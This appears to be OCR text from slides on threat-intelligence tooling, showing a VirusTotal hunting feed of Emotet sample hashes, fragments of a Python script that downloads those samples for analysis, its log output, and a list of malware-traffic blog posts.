
All | Mine | Select | Download | Delete | Refresh | Filter


RSS JSON </> JSONP

File	Date	Ruleset	Matching rule
1814d47adfe7a34cd2e5b2a9d6841a32677764c8498012f3ff13a5772ba9107e be887724519f65c593159ebb0449810d peexe	2018-10-23 23:43:45	emotet	Emotets
5d27fdfd2392304f424a8e7e46059121ae6f7667eae573154642bf175002f164 87fb650e4373e64553833ce78e979fa8 peexe	2018-10-23 23:03:20	emotet	Emotets
34643232e78c4232a9c89131a7ed0489b0596f0d96c2b8bf155cdd12100f6717 9ade05a2150de2b6e588c01f2133dfb8 peexe	2018-10-23 22:25:07	emotet	Emotets
b5ae133e14adc67770296ef539fbbed2f9f03951b790d42da7ffadd5480f757a 5a7a749e14f033dce6fb3a86a7a5124b peexe	2018-10-23 21:52:55	emotet	Emotets
093953f452c4402aa5dee83f1c236b3feedebfc0878ec8ababb0874d002f160f 9739ddd5cd6cb34b0fa7e2dea2a4e220 peexe	2018-10-23 21:18:36	emotet	Emotets
898e44e0ebb73dcf8fc3b667baa6db930119d1979d8269437ab89e49633ff983 e2ee65c9438c208c6dfef062e15d4dae	2018-10-23 21:16:06	emotet	Emotets


```
########################################
# Download samples from VirusTotal hunting results
########################################
import datetime, json, os, requests
import json, os
from urllib2 import Request, urlopen

########################################
# MAKE CHANGES HERE
########################################
virustotal_key = "KEYHERE"

# Go to https://www.virustotal.com/intelligence/hunting/, click on '
#https://www.virustotal.com/intelligence/hunting/notifications-feed/
virustotal_notification_url = "https://www.virustotal.com/intelligence/hunting/notifications-feed/
```


```
for item in data['notifications'][i]:
    date = data['notifications'][i]['date']
    sha256 = data['notifications'][i]['sha256']
    size = data['notifications'][i]['size']
    ruleset_name = data['notifications'][i]['ruleset_name']
    first_seen = data['notifications'][i]['first_seen']
    AV_positives = data['notifications'][i]['positives']
    line = "Date: {0},AV Positives: {1}, YARA Ruleset: {2}, Filesize: {3}, SHA256: {4}".format(date,AV_positives,ruleset_name,
    write_log(vt_hunter_downloader_log, line) # Write to a log file
    #print line
    if sha256 not in sha_list:
        sha_list.append(sha256)
    i +=1
```


3. bash
Joshs-MacBook-Pro:vt_hunter_downloader josh$


vt_hunter_downloader
Search
Devices
hd
Remote Disc
Favorites
Desktop
DATA
PERSONAL
scripts
outsidelunch
Speaking_writ...
OSINT Threat...
josh
Applications
Dropbox
Recents
iCloud Drive
Shared
Name
Date Modified
Size
downloaded_hash_log.txt
Today at 5:23 PM
Zero byte
README.md
Dec 6, 2016 at 3:41 PM
584 byte
requirements.txt
Dec 6, 2016 at 3:13 PM
8 byte
samples
Today at 5:24 PM
readme.txt
Dec 6, 2016 at 3:22 PM
38 byte
vt_hunter_d...ader_log.txt
Today at 5:24 PM
Zero byte
vt_hunter_downloader.py
Today at 1:05 PM
3 K

```
----------
2018-10-23 17:26:01.678209
----------
d66be723e51fe4c82aac9c280d3662a72f31fbdc18a7629b38b87c6ed6fc5947
1814d47adfe7a34cd2e5b2a9d6841a32677764c8498012f3ff13a5772ba9107e
5d27fdfd2392304f424a8e7e46059121ae6f7667eae573154642bf175002f164
34643232e78c4232a9c89131a7ed0489b0596f0d96c2b8bf155cdd12100f6717
b5ae133e14adc67770296ef539fbbed2f9f03951b790d42da7ffadd5480f757a
093953f452c4402aa5dee83f1c236b3feedebfc0878ec8ababb0874d002f160f
898e44e0ebb73dcf8fc3b667baa6db930119d1979d8269437ab89e49633ff983
433406b79f5ac6f7cc098ff158b59ff504fbf8c10d1e64cd4e19817f775bab4d
983699c6b918b4804a2192ca05fe14e76dd94d3e7527ad2acf675abdab4c57c7
f2761a9d4409e8acb160156f3162d87122535a73e507c2222bf931422f699977
55c91c30df88c419487af58e59507f80f4067c90dbb5aab7cfdf8744bf2e4cb8
c8daf3f4dee77101187129a6dc51f4644ed6437e389b8436824cfc3440bdfd5b
93ccc06f4eded7f816a523a11fd8a2f0e8c9848219638ece939385435a872e98
25bd5c71fcade4ff9cfc4db561d2c27242875a0cc7f2c1522ee5d9ed4303b39b
ef0bcacaf7348d9fbf246e61bd297dc42f4cf5475a6ac1664fca18d609d91dbc
```




2018-10-23 17:26:01.678506

Date: 2018-10-24 00:17:24,AV Positives: 44, YARA Ruleset: emotet, Filesize: 208896, SHA256: d66be723e51fe4c82aac9c280d3662a72f31fbdc18a7629b38b87c6ed6fc5947Date: 2018
Positives: 42, YARA Ruleset: emotet, Filesize: 208896, SHA256: 34643232e78c4232a9c89131a7ed0489b0596f0d96c2b8bf155cdd12100f6717Date: 2018-10-23 21:52:55,AV Positives:
emotet, Filesize: 167936, SHA256: 898e44e0ebb73dcf8fc3b667baa6db930119d1979d8269437ab89e49633ff983Date: 2018-10-23 20:41:49,AV Positives: 45, YARA Ruleset: emotet, Fi
SHA256: f2761a9d4409e8acb160156f3162d87122535a73e507c2222bf931422f699977Date: 2018-10-23 19:10:32,AV Positives: 44, YARA Ruleset: emotet, Filesize: 208896, SHA256: 55
93ccc06f4eded7f816a523a11fd8a2f0e8c9848219638ece939385435a872e98Date: 2018-10-23 18:25:18,AV Positives: 40, YARA Ruleset: emotet, Filesize: 208896, SHA256: 25bd5c71fc

2018-10-23 17:26:01.678506

Date: 2018-10-24 00:17:24,AV Positives: 44, YARA Ruleset: emotet, Filesize: 208896, SHA256: d66be723e51fe4c82aac9c280d3662a72f31fbdc18a7629b38b87c6ed6fc5947Date: 2018
Positives: 42, YARA Ruleset: emotet, Filesize: 208896, SHA256: 34643232e78c4232a9c89131a7ed0489b0596f0d96c2b8bf155cdd12100f6717Date: 2018-10-23 21:52:55,AV Positives:
emotet, Filesize: 167936, SHA256: 898e44e0ebb73dcf8fc3b667baa6db930119d1979d8269437ab89e49633ff983Date: 2018-10-23 20:41:49,AV Positives: 45, YARA Ruleset: emotet, Fi
SHA256: f2761a9d4409e8acb160156f3162d87122535a73e507c2222bf931422f699977Date: 2018-10-23 19:10:32,AV Positives: 44, YARA Ruleset: emotet, Filesize: 208896, SHA256: 55
93ccc06f4eded7f816a523a11fd8a2f0e8c9848219638ece939385435a872e98Date: 2018-10-23 18:25:18,AV Positives: 40, YARA Ruleset: emotet, Filesize: 208896, SHA256: 25bd5c71fc


samples
Search
Name
Date Modified
5d27fdfd2392304f4...42bf175002f164.exe Today at 5:26 PM
25bd5c71fcade4ff9c...d9ed4303b39b.exe Today at 5:26 PM
55c91c30df88c419...fdf8744bf2e4cb8.exe Today at 5:26 PM
93ccc06f4eded7f81...385435a872e98.exe Today at 5:26 PM
898e44e0ebb73dcf...b89e49633ff983.exe Today at 5:26 PM
1814d47adfe7a34cd...13a5772ba9107e.exe Today at 5:26 PM
093953f452c4402a...b0874d002f160f.exe Today at 5:26 PM
433406b79f5ac6f7c...19817f775bab4d.exe Today at 5:26 PM
983699c6b918b480...75abdab4c57c7.exe Today at 5:26 PM
34643232e78c4232...5cdd12100f6717.exe Today at 5:26 PM
b5ae133e14adc6777...ffadd5480f757a.exe Today at 5:26 PM
c8daf3f4dee7710118...cfc3440bdfd5b.exe Today at 5:26 PM
d66be723e51fe4c82...87c6ed6fc5947.exe Today at 5:26 PM
ef0bcacaf7348d9fbf...a18d609d91dbc.exe Today at 5:26 PM
f2761a9d4409e8acb...f931422f699977.exe Today at 5:26 PM


WEB SCRAPING

Malware-Traffic-Analysis.net - Blog Entries

A malware traffic analysis blog

2018-10-29 - Pcap and malware for an ISC diary (Hancitor with Ursnif)
October 29, 2018 at 10:33 PM

2018-10-26 - Malspam with password-protected Word docs now pushing GlobeImposter ransomware
October 26, 2018 at 9:59 PM

2018-10-26 - Quick post: Trickbot malspam - gtag: ser1025us
October 26, 2018 at 9:58 PM

2018-10-22 - Quick post: Trickbot malspam - gtag: ser1022
October 22, 2018 at 4:59 PM

2018-10-22 - Quick post: Hancitor malspam - No Zeus Panda Banker... just Pony
October 22, 2018 at 3:08 PM

